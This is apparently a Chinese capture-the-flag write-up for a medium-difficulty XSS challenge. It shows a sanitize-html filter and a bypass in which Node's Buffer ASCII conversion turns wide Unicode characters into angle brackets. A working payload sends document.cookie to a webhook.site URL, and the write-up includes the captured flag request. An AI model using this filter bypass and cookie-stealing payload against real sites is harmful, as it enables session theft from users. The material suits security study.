# Resume-中等-XSS

测试

出题人：DDL

难度：中等题

考点：XSS+1个js的特性

crpi-od6n6pziphyfcwhy.cn-hangzhou.personal.cr.aliyuncs.com/ddl08/01:38

这有点大。1个G

简历投递，可以投递一个文本，然后有个提示管理员的按钮(会让bot自动点击)，有过滤

```
Go
```

```
const sanitizeHtml = require('sanitize-html');

  if (content) {

    content = sanitizeHtml(content, {
      allowedTags: ['div', 'span', 'b', 'i', 'u', 'a', 'img'],
      allowedAttributes: {
        div: ['data-content'],
        a: ['href'],
        img: ['src'],
        span: ['style'],
      },
      allowedSchemes: ['http', 'https'],
      disallowedTagsMode: 'discard',
      transformTags: {
        '*': (tagName, attribs) => {
          const filteredAttribs = {};
          for (const key in attribs) {
            if (!key.startsWith('on') && !attribs[key].match(/(fetch|alert|eval|javascript:)/i)) {
              filteredAttribs[key] = attribs[key];
            }
          }
          return { tagName, attribs: filteredAttribs };
        }
      }
    });
```

这个script不让1使用，然后就是通过js的特性绕过


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# node 1.js
f0<

┌──(root㉿kali)-[/home/kali/Desktop]
└─# cat 1.js
const content = Buffer.from("夾").toString("ascii");
console.log(content);

┌──(root㉿kali)-[/home/kali/Desktop]
└─# node 11.js
e$>

┌──(root㉿kali)-[/home/kali/Desktop]
└─# cat 11.js
const content = Buffer.from("夾").toString("ascii");
console.log(content);
```


就是这个tostring("ASCII");有个unicode溢出

然后附上payload

```
1  夨script 夾fetch('https://webhook.site/67363372-26c9-4e7f-a2c6-3e7783dd3dee?a='+document.cookie);//夨/script 夾
```

# 测试




webhook.site/#!/view/67363372-26c9-4e7f-a2c6-3e7783dd3dee/d9065616-b046-44eb-adae-c403f5b78a46/1
壁纸 渗透 指令 待办 挖洞 python 1 学习通 java 免杀 资源库 临时 go 小程序/手机
Webhook.site
Docs & API
Features & Pricing
Terms, Privacy & Security
Support
67363372
Share
Schedule
Form Builder
CSV Export
Custom Actions
Replay
XHR Redirect
Redirect Now
More
INBOX (2/100) Newest First
Search Query
GET #56251 111.170.6.21
2025/09/01 11:19:41
GET #2310f 16.162.192.3
2025/09/01 11:19:25
Request Details & Headers
GET
https://webhook.site/67363372-26c9-4e7f-a2c6-3e7783dd3dee?a=flag=flag{GZCTF_dynamic_flag_test}
Host
111.170.6.21
Whois
Shodan
Netify
Censys
VirusTotal
Date
2025/09/01 11:19:41 (几秒前)
Size
0 bytes
Time
0.000 sec
ID
56251c4d-3679-4bdd-ac42-44854d53d810
Note
Add Note
accept-encoding
referer
sec-fetch-dest
sec-fetch-mode
sec-fetch-site
origin
accept
sec-ch-ua-mobile
user-agent